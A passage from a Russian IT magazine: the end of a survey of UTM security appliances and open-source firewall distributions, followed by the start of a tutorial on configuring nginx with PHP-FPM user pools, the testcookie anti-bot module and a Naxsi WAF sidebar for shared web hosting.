Кроме веб- и терминального интерфейса, для базовой настройки FortiGate/FortiWiFi можно использовать программу FortiExplorer (доступна в версии для Win и Mac OS X), предлагающую доступ к GUI и CLI (команды напоминают Cisco).

Одна из фишек FortiGate — специализированный набор микросхем FortiASIC, которые обеспечивают анализ контента и обработку сетевого трафика и позволяют в реальном времени обнаруживать сетевые угрозы, не влияя на производительность сети. На всех устройствах используется специализированная операционка — FortiOS.

Check Point UTM-1

ПЛАТФОРМА: Check Point UTM-1
САЙТ ПРОЕКТА: rus.checkpoint.com
ЛИЦЕНЗИЯ: платная
РЕАЛИЗАЦИЯ: аппаратная


Компания Check Point предлагает три линейки устройств класса UTM: UTM-1, UTM-1 Edge (удаленные офисы) и Safe@Office (небольшие компании). Решения содержат все необходимое для защиты сети: файрвол, IPS, антивирусный шлюз, антиспам, средства построения SSL VPN и удаленного доступа. Межсетевой экран умеет различать трафик, присущий большинству приложений и сервисов (более 200 протоколов), администратор может легко заблокировать доступ к IM, P2P-сетям или Skype. Обеспечивается защита веб-приложений и URL-фильтр, в базе данных Check Point содержится несколько миллионов сайтов, доступ к которым можно легко блокировать. Антивирус проверяет потоки HTTP/FTP/SMTP/POP3/IMAP, не имеет ограничений на размер файлов и умеет работать с архивами. Модели UTM-1 с литерой W выпускаются со встроенной точкой доступа Wi-Fi. В IPS используются различные методы обнаружения и анализа: сигнатуры уязвимостей, анализ протоколов и поведения объектов, выявление аномалий. Механизм анализа умеет вычленять потенциально опасные запросы и данные, поэтому тщательно проверяется всего 10% трафика, остальной проходит без дополнительных проверок. Это позволяет снизить нагрузку на систему и повысить эффективность работы UTM. Антиспам-система использует несколько технологий — IP-репутацию, анализ содержимого, черный и белый списки. Поддерживается динамическая маршрутизация OSPF, BGP и RIP, несколько методов аутентификации пользователей (пароль, RADIUS, SecureID и другие), предлагается свой сервер DHCP. В решении используется модульная архитектура, так называемые Software Blades (программные блейды) позволяют при необходимости расширить функционал, обеспечивая требуемый уровень безопасности и стоимости. Так, можно дооснастить шлюз блейдами Web Security (обнаружение и защита веб-инфраструктуры), VoIP (защита VoIP), Advanced Networking, Acceleration & Clustering (максимальная производительность и доступность в разветвленных средах). Например, технологии Web Application Firewall и Advanced Streaming Inspection, применяемые в Web Security, позволяют в реальном времени обрабатывать контекст, даже если он разбит на несколько TCP-пакетов, подменять заголовки, скрывая данные об используемых приложениях, перенаправлять пользователя на страницу с детальным описанием ошибки.

Удаленное управление возможно средствами веб и Telnet/SSH. Для централизованных настроек нескольких устройств может применяться Check Point SmartCenter, используемая в нем технология Security Management Architecture позволяет управлять всеми элементами Check Point, включенными в политику безопасности. Возможности SmartCenter расширяются при помощи дополнительных модулей, обеспечивающих визуализацию политик, интеграцию с LDAP, обновления, отчеты и прочее. Все обновления UTM получают централизованно при помощи сервиса Check Point Update Service.

ZyWALL 1000

ПЛАТФОРМА: ZyWALL 1000
САЙТ ПРОЕКТА: zyxel.ru
ЛИЦЕНЗИЯ: платная
РЕАЛИЗАЦИЯ: аппаратная

Большинство шлюзов безопасности, выпускаемых ZyXEL, из-за их возможностей можно смело отнести к UTM, хотя по официальному классификатору сегодня в этой линейке насчитывается пять моделей ZyWALL USG 50/100/300/1000/2000, ориентированных на небольшие и средние сети (до 500 пользователей). В терминологии ZyXEL такие устройства называются «Центры сетевой безопасности». Так, ZyWALL 1000 представляет собой скоростной шлюз доступа, предназначенный для решения задач сетевой безопасности и управления трафиком. Включает потоковый антивирус Касперского, IDS/IPS, контентную фильтрацию и защиту от спама (Blue Coat и Commtouch), контроль полосы пропускания и VPN (IPsec,



Установки сетевых интерфейсов в веб-консоли ZyWALL



Мастер предварительной настройки Untangle



Функции защиты Untangle реализованы путем подключения дополнительных модулей

SSL и L2TP over IPsec VPN). К слову, при покупке стоит обратить внимание на прошивку — международная или для России. В последней из-за ограничений таможенного союза для туннелей IPsec VPN и SSL VPN используется ключ DES 56 бит. Политики доступа основываются на нескольких критериях (IP, пользователь и время). Средства контентной фильтрации позволяют легко ограничить доступ к сайтам определенной тематики и работу некоторых программ IM, P2P, VoIP, mail и прочих. Система IDS использует сигнатуры и защищает от сетевых червей, троянов, бэкдоров, DDoS и эксплойтов. Технология обнаружения аномалий (Anomaly Detection and Prevention) анализирует проходящие через шлюз пакеты на 2-м и 3-м уровнях OSI, выявляя несоответствия, определяет и блокирует 32 типа сетевых атак. Возможности End Point Security позволяют автоматически проверять тип ОС, наличие активного антивируса, firewall, установленные обновления, запущенные процессы, параметры реестра. Администратор может запретить выход в Сеть для систем, не удовлетворяющих определенным параметрам.

Реализовано множественное резервирование доступа в интернет и балансировка нагрузки. Поддерживается аутентификация средствами LDAP, Active Directory, RADIUS, что позволяет настраивать политики безопасности на основе уже принятых в организации правил. Возможна передача VoIP по протоколам SIP и H.323 на уровне firewall и NAT, а также в VPN-туннелях.

Базы основных компонентов обновляются и некоторые функции (антиспам Commtouch, увеличение количества туннелей VPN) активируются посредством карт подключения. Настройка производится при помощи CLI и веб-интерфейса. Первоначальные установки помогает произвести мастер.

Untangle Server

ОС: Untangle Server 9.2.1 Cruiser
САЙТ ПРОЕКТА: untangle.com
ЛИЦЕНЗИЯ: GPL
РЕАЛИЗАЦИЯ: программная
АППАРАТНЫЕ ПЛАТФОРМЫ: x86, x64
СИСТЕМНЫЕ ТРЕБОВАНИЯ:
Pentium 4 или подобный AMD, 1 Гб RAM, 80 Гб HDD, 2 NIC

Любой *nix-дистрибутив можно настроить как полноценное UTM-решение, в репозиториях пакетов доступно все необходимое для этого. Но есть и минусы: все компоненты придется устанавливать и настраивать самостоятельно, а это уже требует некоторого опыта, и, что немаловажно, так мы лишаемся единого интерфейса управления. Поэтому очень интересны готовые решения, построенные на базе opensource-систем.

Дистрибутив Untangle, выпускаемый одноименной компанией, появившись в 2008 году, сразу привлек внимание сообщества своим подходом. Его основой послужил Debian, все настройки производятся при помощи простого и понятного интерфейса. Изначально дистрибутив назывался Untangle Gateway и был ориентирован для использования в небольших организациях (до 300 пользователей) как полноценная замена проприетарному Forefront TMG для обеспечения безопасного доступа в интернет и защиты внутренней сети от ряда угроз. Со временем возможности дистрибутива стали шире, и название было изменено на Untangle Server. Сегодня дистрибутив способен обеспечить работу до 5000 пользователей.

Изначально функции защиты Untangle реализованы в виде модулей. После установки базовой системы какие-либо модули защиты отсутствуют, администратор самостоятельно выбирает то, что ему нужно. Для удобства модули разбиты по пяти пакетам (Premium, Standard, Education Premium, Education Standard и Lite), доступность которых определяет лицензия, а сами пакеты разделены на две группы по назначению: Filter и Services. Все opensource-приложения собраны в бесплатном Lite, который содержит 13 приложений, обеспечивающих проверку трафика на вирусы и spyware, контентный фильтр, блокировку баннеров и спама, файрвол, контроль протоколов, IDS/IPS, OpenVPN, политики доступа (Captive Portal). В их основе лежат популярные opensource-приложения, такие как Snort, ClamAV, SpamAssasin, Squid. Кроме этого, сервер Untangle обеспечивает все сетевые функции: маршрутизацию, NAT, DMZ, QoS, имеет DHCP- и DNS-серверы. Модуль Reports, входящий в пакет Lite, позволяет админу получать отчеты

UTM ОБЪЕДИНЯЮТ ФУНКЦИИ ФАЙРВОЛА С DPI, СИСТЕМУ ЗАЩИТЫ ОТ ВТОРЖЕНИЙ (IDS/IPS), АНТИСПАМ, АНТИВИРУС И КОНТЕНТНУЮ ФИЛЬТРАЦИЮ

по всем возможным ситуациям: сетевой активности, протоколам, обнаруженному спаму и вирусам, активности пользователей; результат можно отправить по e-mail и экспортировать в PDF, HTML, XLS, CSV и XML.

В коммерческих пакетах доступны: балансировка нагрузки и Failover, контроль полосы пропускания канала и приложений, модуль для работы с Active Directory, резервирование настроек и некоторые другие функции. За плату предоставляется и поддержка, хотя ответы на многие вопросы можно найти на официальном форуме. Кроме этого, проект предлагает готовые серверы с предустановленным Untangle.

Для настройки предлагается удобный интерфейс, написанный на Java, все изменения и статистика работы выводятся в реальном времени. При работе с Untangle от администратора не требуются глубокие знания *nix, достаточно понимать, что надо получить в результате. Установка дистрибутива довольно проста, нужно банально следовать подсказкам мастера, другой мастер в дальнейшем помогает настроить шлюз.

Endian Firewall

ОС: Endian Firewall Community 2.5.1
САЙТ ПРОЕКТА: endian.com/en/community
ЛИЦЕНЗИЯ: GPL
АППАРАТНЫЕ ПЛАТФОРМЫ: x86
СИСТЕМНЫЕ ТРЕБОВАНИЯ: CPU 500 МГц, 512 Мб RAM, 2 Гб HDD

Разработчики Endian Firewall предлагают несколько версий своего продукта, реализованных в виде как аппаратной, так и программной платформы. В том числе есть версия и для виртуальных машин. Для всех релизов указана лицензия GPL, однако для свободной загрузки доступен лишь ISO-образ Community Edition и исходный код. Операционная система построена на базе CentOS и содержит все специфические для Linux приложения, обеспечивающие функции файрвола, IDS/IPS, антивирусную проверку HTTP/FTP/POP3/SMTP-трафика, защиту от спама, фильтр контента, антиспуфинг- и антифишинг-модули, систему отчетов. Возможно создание VPN средствами OpenVPN и IPsec с аутентификацией по ключу или сертификату. Контентный фильтр содержит готовые настройки для более чем 20 категорий и подкатегорий сайтов, есть blacklist и функции контекстной фильтрации. Используя ACL, можно указать параметры доступа для отдельного пользователя, группы, IP, времени и браузера. Ведется статистика по соединениям, трафику, работе пользователей. При наступлении определенных событий на e-mail админа отправляется сообщение. Предусмотрена локальная аутентификация пользователей, аутентификация с помощью Active Directory, LDAP



Редактирование правил Snort в Endian Firewall

и RADIUS. Интерфейс позволяет легко создать VLAN, управлять QoS; поддерживается SNMP. Изначально дистрибутив комплектуется антивирусом ClamAV, опционально возможно задействовать антивирусный движок Sophos.

Для настроек используется веб-интерфейс и командная строка. Первоначальные установки производятся при помощи мастера, который позволяет задать тип подключения к интернету, назначать интерфейсы (LAN, Wi-Fi, DMZ). Внешнему интерфейсу можно присвоить несколько IP-адресов, поддерживается MultiWAN. Для удобства настроек сетевые интерфейсы разбиты на зоны — RED, ORANGE, BLUE и GREEN, правила firewall уже содержат установки, определяющие обмен между ними. Настройки распределены по группам, названия которых говорят сами за себя, при должной внимательности разобраться очень просто.

ЗАКЛЮЧЕНИЕ

Конечно, UTM не заменяют, а дополняют средства защиты, установленные на отдельных ПК, создавая дополнительный рубеж обороны на входе в LAN. В зависимости от конкретных условий подойдут разные варианты. С защитой небольших и средних сетей вполне справляются OpenSource'ные Endian Firewall и Untangle.

UTM

Термин UTM введен Чарльзом Колоджи (Charles Kolodgy) из аналитической компании IDC (International Data Corporation) в документе «Worldwide Threat Management Security Appliances 2004-2008 Forecast» (опубликован в сентябре 2004 года), чтобы обозначить универсальные устройства защиты, которые способны справиться со все нарастающим числом сетевых атак. Изначально подразумевалось наличие лишь трех функций (firewall, DPI и антивирус), теперь возможности, предоставляемые UTM-устройствами, гораздо шире.

KERIO CONTROL

Продукт Kerio Control (kerio.ru/ru/control) особо представлять нет необходимости. Ранее он назывался Kerio WinRoute Firewall и пользовался популярностью среди сисадминов, в том числе благодаря простоте и понятности настроек, с которыми мог разобраться даже новичок. На сегодня это полноценное UTM-решение, обеспечивающее доступ к Сети посредством NAT и прокси-сервера, антивирусную защиту (возможно использование двух моделей), брандмауэр уровня приложений, контент-фильтр веб-сайтов (53 категории), блокировщик пиринговых сетей, а также распределение нагрузки, резервирование WAN, VPN-сервер, детальный мониторинг и систему отчетов. Kerio Control можно установить на ПК под управлением ОС Windows, развернуть на «голом железе» или на виртуальной машине. Управление осуществляется при помощи интуитивно понятного веб-интерфейса.

INFO

Комплексные системы UTM постепенно вытесняют традиционные решения вроде firewall, поэтому стоит присмотреться к ним повнимательней.

Евгений Зобнин (execbit.ru)



Командная ИГРА

НАСТРАИВАЕМ СВЯЗКУ NGINX + PHP-FPM + TEST-COOKIE + GEOIP + NAXSI ДЛЯ ХОСТИНГА

Времена господства веб-сервера Apache на хостингах постепенно уходят в прошлое. Текущие версии nginx уже достаточно развиты, чтобы обеспечить необходимый уровень функциональности и удобства сопровождения сервера, обслуживающего сотни веб-сайтов. Но как поднять такой сервер, обеспечив оптимальное соотношение производительности и безопасности?

ВВЕДЕНИЕ

Допустим, в нашем распоряжении есть несколько серверов, которые мы хотим использовать для хостинга веб-сайтов, владельцам которых мы не можем доверять. В то же время мы хотим обеспечить высокий уровень сервиса из коробки, обеспечив такие функции, как поддержка PHP, начальная защита от DDoS и опциональный фильтр по географическому признаку. Для изоляции FastCGI-процессов обычно принято использовать модули Apache suexec или suphp, которые по понятным причинам нельзя применить в сочетании с nginx. Поэтому мы воспользуемся встроенными возможностями альтернативной FastCGI-реализации PHP-FPM, которая опирается на механизм так называемых пулов. Благодаря им PHP-процессы можно разделить в обособленные группы, которые будут исполняться с полномочиями указанных нами пользователей. Начальную защиту от DDoS возложим на плечи модуля testcookie-nginx-module, который отшибает клиентов, проверяя наличие у них реализации HTTP cookie и поддержки редиректа. В дополнение к нему я предлагаю использовать модуль geoip, который может выступать в качестве опционального средства борьбы с ботами на основе принадлежности их IP-адресов к определенному региону земного шара. По умолчанию он будет отключен, однако мы подготовим каркас для быстрого включения геофильтра по запросу клиента. Все это будет работать под управлением дистрибутива Debian (Ubuntu), но без каких-либо проблем должно завестись и в Arch Linux, и во FreeBSD. Приступим.

NGINX, MYSQL, PHP-FPM И ПЕСОЧНИЦА

Для начала установим и настроим каркас из nginx, MySQL и PHP:

```
$ sudo apt-get install mysql-server mysql-client \
    php5-fpm php5-mysql nginx
```

Выполним базовую настройку nginx:

```
# vi /etc/nginx/nginx.conf
# Для достижения максимальной производительности
# делаем число рабочих процессов равным
# числу процессорных ядер
worker_processes 4;

# Уменьшаем число вызовов gettimeofday(),
# чтобы не тратить ресурсы впустую
timer_resolution 100ms;

error_log   /var/log/nginx/error.log;
pid         /var/run/nginx.pid;

events {
    # Количество одновременных коннектов,
    # обслуживаемых одним рабочим
    worker_connections 4096;
}
http {
    # Стандартные опции
    include      /etc/nginx/mime.types;
    access_log   /var/log/nginx/access.log;
    # Держать keepalive-соединение открытым только
    # 2 секунды
    keepalive_timeout 2;
    # Настройки сайтов в отдельных конфигах
    # (это стандартный каталог для Debian-like
    # дистрибутивов)
    include /etc/nginx/sites-enabled/*;
}
```

Редактируем nginx.conf


Теперь нам необходимо создать инфраструктуру для поддержки большого числа пользователей, каждый из которых может иметь несколько сайтов. Схема работы хостеров обычно такова: при регистрации нового пользователя в системе создается каталог /home/имя_пользователя/, где размещаются несколько каталогов, включая www и logs, первый из которых содержит корневые каталоги веб-сайтов, а второй — логи веб-сервера, связанные с этими сайтами. Когда пользователь регистрирует новый домен или привязывает его к IP хостера, в каталоге www автоматически создается подкаталог, имя которого равно имени виртуального хоста, а сам каталог становится корнем для веб-сервера при запросе этого домена. Есть проверенные и отработанные методики создания такой схемы с помощью Apache, но в случае nginx они будут совсем другими.

В nginx описание виртуальных хостов находится прямо в головном конфигурационном файле или в отдельных файлах, которые включаются в общий конфиг с помощью директивы include (последняя строка нашего конфига). Чтобы реализовать описанную выше схему автоматического создания виртуальных хостов, нам понадобится следующий шаблон конфига виртуального хоста:

```
# vi /etc/nginx/sites-avalible/template
server {
listen 80;
server_name _HOSTNAME_;
access_log /home/_USERNAME_/logs/_HOSTNAME_.access_log main;
error_log /home/_USERNAME_/logs/nginx/_HOSTNAME_.access_log info;
root /home/_USERNAME_/www/_HOSTNAME_;
}
```

Этот шаблон мы будем использовать для генерации настоящего конфига, который затем должен быть помещен в каталог /etc/nginx/sites-enabled/. Общая логика работы «админки» хостера следующая: при регистрации нового пользователя создается новый UNIX-юзер, принадлежащий группе www-users, в пользовательском каталоге которого создаются подкаталоги www и logs. Когда пользователь регистрирует новый домен, генерируется новый конфиг на основе приведенного шаблона, с заменой _HOSTNAME_ на имя домена,

Дефолтовый конфиг PHP-FPM



Сравнение производительности nginx + PHP-FPM и Apache + mod_php

а _USERNAME_ на имя пользователя (и пользовательского каталога), и создается каталог для домена в подкаталоге www пользователя. Полученный конфиг помещается в /etc/nginx/sites-enabled/, веб-серверу отдается команда перечитать конфиг. Как все это реализовать, я рассказывать не буду, этим должны заниматься кодеры.

В принципе, уже только этого (вкупе с ssh-сервером) хватит для нормального хостинга статических веб-сайтов, однако наши пользователи хотят получить еще и PHP с поддержкой MySQL. Просто настроить вызов скриптов через встроенный модуль FastCGI нельзя, потому что в таком случае PHP-скрипты всех пользователей будут иметь одинаковые права и ошибка в одном скрипте приведет к компрометации всех остальных пользователей. Мы реализуем более сложную схему, в которой обработкой CGI-запросов будет заниматься PHP-FPM (PHP FastCGI Process Manager), а изоляция PHP-процессов одних пользователей от PHP-процессов других будет выполнена с помощью механизма пулов. Первое, что необходимо сделать для реализации такой схемы, — это добавить в приведенный выше шаблон следующий блок (перед последней фигурной скобкой):

```
# vi /etc/nginx/sites-avalible/template
location ~ \.php$ {
 try_files $uri =404;
 fastcgi_pass unix:/var/run/php5-fpm/_USERNAME_.sock;
 fastcgi_index index.php;
 fastcgi_param SCRIPT_FILENAME \
   $document_root$fastcgi_script_name;
 fastcgi_param PATH_INFO $fastcgi_script_name;
 include /etc/nginx/fastcgi_params;
}
```

Это стандартный блок обработки CGI-запросов с тем исключением, что он передает запросы не стандартному обработчику, а в сокет /var/run/php5-fpm/_USERNAME_.sock, который и будет слушать PHP-FPM. Каждый пользователь в нашей конфигурации будет иметь собственный пул процессов PHP, конфигурируемый с помощью еще одного шаблона:

```
# vi /etc/php5/fpm/template
[_USERNAME_]

# Принимать запросы через этот UNIX-сокет
listen = /var/run/php5-fpm/_USERNAME_.sock

# Владелец сокета
listen.owner = _USERNAME_
listen.group = www-users
listen.mode = 0600

# Юзер и группа, с правами которых будут исполняться
# PHP-процессы
user = _USERNAME_
group = www-users

# Динамически регулировать количество дочерних процессов
pm = dynamic
# Максимальное количество процессов
pm.max_children = 50
# Количество процессов, порождаемых после старта
pm.start_servers = 20
# Минимальное и максимальное количество ожидающих
# процессов
pm.min_spare_servers = 5
pm.max_spare_servers = 35
```


Этот шаблон мы будем использовать для генерирования конфига пула для каждого пользователя. Другими словами, при регистрации нового пользователя наша админка теперь должна не только

ВЕБ-ФАЙРВОЛ НА БАЗЕ NGINX И NAXSI

Проект Naxsi (Nginx Anti XSS SQL Injection) представляет собой модуль Web Application Firewall для nginx, который позволяет защититься от большинства популярных атак, направленных на веб-сайты, — SQL Injections, Cross Site Scripting, Cross Site Request Forgery, Local & Remote File Inclusions. В отличие от большинства подобных проектов, Naxsi не опирается на сигнатуры, а использует более простую модель, в которой правила описывают не атаки, а неожиданные аргументы в HTTP-запросах. Каждый символ в таком запросе получает балл, и при превышении некоторого порога пользователь перенаправляется на страницу 404. Еще один плюс: правила не требуют постоянного обновления. Настройки позволяют защищать не весь сайт целиком, а лишь отдельные части.

Разработки стартовали в июле 2011-го и ведутся в рамках Google Code (naxsi.googlecode.com), в сентябре того же года проект был взят под крыло OWASP. Сегодня соответствующий пакет можно найти в репозиториях многих дистрибутивов Linux (в частности, Debian/Ubuntu) и в портах FreeBSD. Для установки из сырцов следует пересобрать nginx с новым модулем (--add-module=../naxsi-x.xx/naxsi_src, при этом naxsi должен быть указан первым). Для конфигурирования в секции http следует подключить правила «include /etc/nginx/naxsi_core.rules», не забыв скопировать сам файл из архива в выбранное место. Далее в location указываем адрес сайта и путь к файлу с настройками работы (в архиве есть пример default_location_config.example). В этом файле, помимо прочего, указаны значения CheckRule для срабатывания блокировки. После этого Naxsi начнет генерировать whitelist, состоящий из легальных запросов. По окончании обучения следует удалить директиву LearningMode и перевести Naxsi в обычный режим (в LearningMode Naxsi тоже блокирует неправильные запросы, но каждый раз проверяются все правила, что дополнительно нагружает систему). Теперь при появлении запроса выполняется подсчет баллов, и в случае превышения CheckRule запрос блокируется. Возможны и ложные срабатывания, когда блокируется вполне легитимный запрос, для таких случаев разработчики предлагают скрипт rules_generator.py, позволяющий анализировать логи и автоматически создавать WL.

Сергей Яремчук (grinder@synack.ru)



Wiki-страничка, посвященная PHP-FPM



Проверка работоспособности PHP-FPM


заводить нового UNIX-пользователя и размещать в его домашнем каталоге набор подкаталогов, но и генерировать новый конфиг /etc/php5/fpm/pool.d/ИМЯ_ПОЛЬЗОВАТЕЛЯ.conf и перезагружать PHP-FPM командой /etc/init.d/php5-fpm reload. Все, теперь пользователи могут создавать новые сайты и ставить на них Wordpress, PHPMyAdmin, Drupal и другой софт. Теперь займемся тюнингом nginx для обеспечения большей безопасности нашего веб-сервера и приложений пользователей.

NGINX И DDOS

Чтобы обезопасить сервер и веб-сайты клиентов от всякого рода заразы и хацкеров, необходимо принять ряд мер. Во-первых, следует применить некоторые настройки nginx, детально описанные в статье «Полный тюнинг движка» (][_07_2010). Во-вторых, мы должны обеспечить хоть какую-то защиту от DDoS. Это гораздо более важно, чем все остальное, так как в случае с хостингом одна хорошая DDoS-атака сможет повалить не только веб-сайт жертвы, но и страницы всех остальных клиентов, что не очень хорошо скажется на репутации сервиса. Начальную защиту от разного рода SYN/ACK и UDP-флуда довольно просто реализовать с помощью iptables, о чем мы также уже не раз писали. Совсем другое дело — DDoS-атака, направленная на сам веб-сайт, то есть различные его страницы, которые при обработке запроса могут дать высокую нагрузку на сервер (HTTP-флуд). Опасность такой атаки заключается в, так сказать, «низком уровне вхождения». Если недоброжелатели смогут найти на веб-странице одного из наших клиентов действительно плохо написанный скрипт, который достаточно долго исполняется, потребуется не так много ресурсов, чтобы завалить сайт многократным обращением к этой странице с помощью простейшего бота. Конечно, мы можем ограничить время исполнения скриптов в настройках самого PHP, а также установить eAccelerator для ускорения их работы (это необходимо сделать в любом случае), что позволит несколько снизить «планку вхождения», но не решит проблему полностью. Поэтому нам нужен блокиратор самих ботов. Ботов можно отлавливать, используя несколько косвенных признаков. Наиболее важные из них — это реализация функций, которые априори есть в браузере, но обычно не реализованы в DDoS-ботах по причине ненужности. Обычно программеры слишком ленивы, чтобы реализовать такую функциональность в ботах, поэтому 90% атак можно отбить, просто проверяя наличие поддержки cookie, функции перенаправления и поддержки JavaScript в HTTP-клиенте.

Именно так действует модуль testcookie-nginx-module. Его задача — попытаться установить в клиенте случайно сгенерированный кукис, затем перенаправить клиента на тот же адрес с добавлением заранее заданного GET-параметра и при переходе клиента на этот адрес проверить успешность установки cookie. Если какой-то из этих шагов клиент выполнить не сможет, значит он либо не имеет поддержки cookie, либо не умеет обрабатывать редиректы. В любом случае это будет свидетельствовать о наличии на другой стороне соединения бота, который будет отшиблен на заранее указанный URL. Устанавливается модуль стандартным для nginx методом: пересборкой веб-сервера с поддержкой модуля. Сделать это можно так:

```
$ sudo apt-get install build-essential
$ cd /tmp
$ wget http://goo.gl/Mh7IJ
$ wget http://goo.gl/gyvs3 -O test-cookie.tar.gz
$ tar -xzf nginx-1.2.0.tar.gz
$ tar -xzf test-cookie.tar.gz
$ cd nginx-1.2.0
$ ./configure --prefix=/usr/local \
    --add-module=kyprizel-testcookie-nginx-module-*
$ make
$ sudo apt-get remove nginx
```



Принцип работы модуля nginx-testcookie-module (для ботов без поддержки JavaScript и с поддержкой JavaScript)

```
$ sudo make install
```

Также установим стартовый скрипт nginx:

```
$ cd /tmp
$ wget http://goo.gl/H08BC
$ cd /etc/init.d/
$ sudo tar -xjf /tmp/nginx-init-ubuntu_v1.2.1.tar.bz2
$ chmod +x nginx
$ sudo update-rc.d -f nginx defaults
```

Теперь, когда nginx работает, добавим опции модуля testcookie-nginx-module в конфиг веб-сервера (секцию http):

```
# vi /etc/nginx/nginx.conf
http {
    # По умолчанию модуль отключен
    testcookie on;
    # Имя cookie для проверки
    testcookie_name BPC;
    # Строка, используемая при генерировании cookie
    testcookie_secret keepmesecret;
    # Сессионный ключ
    testcookie_session $remote_addr;
    # Имя GET-параметра для проверки cookie
    testcookie_arg attempt;
    # Пытаться установить cookie три раза
    testcookie_max_attempts 3;
    # Применять модуль только в отношении GET-запросов
    testcookie_get_only on;
}
```

Так действие модуля будет автоматически распространяться на все сайты всех клиентов. Чтобы отключить его для выбранного сайта, достаточно просто добавить строку «testcookie off;» в конфиг нужного виртуального хоста внутри /etc/nginx.d/sites-enabled/ (не забываем, что после регистрации нового сайта в этот каталог будет помещен новый конфиг виртуального хоста, сгенерированный из шаблона). Это самый простой пример использования модуля. В файле doc/usecases.txt ты найдешь пять примеров конфигов, начиная от наиболее простого, который применили мы, и заканчивая примером шифрования кукиса с помощью AES-128 и его последующей дешифровки на стороне клиента с помощью JavaScript-кода. Ни один бот не сможет пройти такой тест.

ФИЛЬТРАЦИЯ ПО ГЕОГРАФИЧЕСКОМУ ПРИЗНАКУ

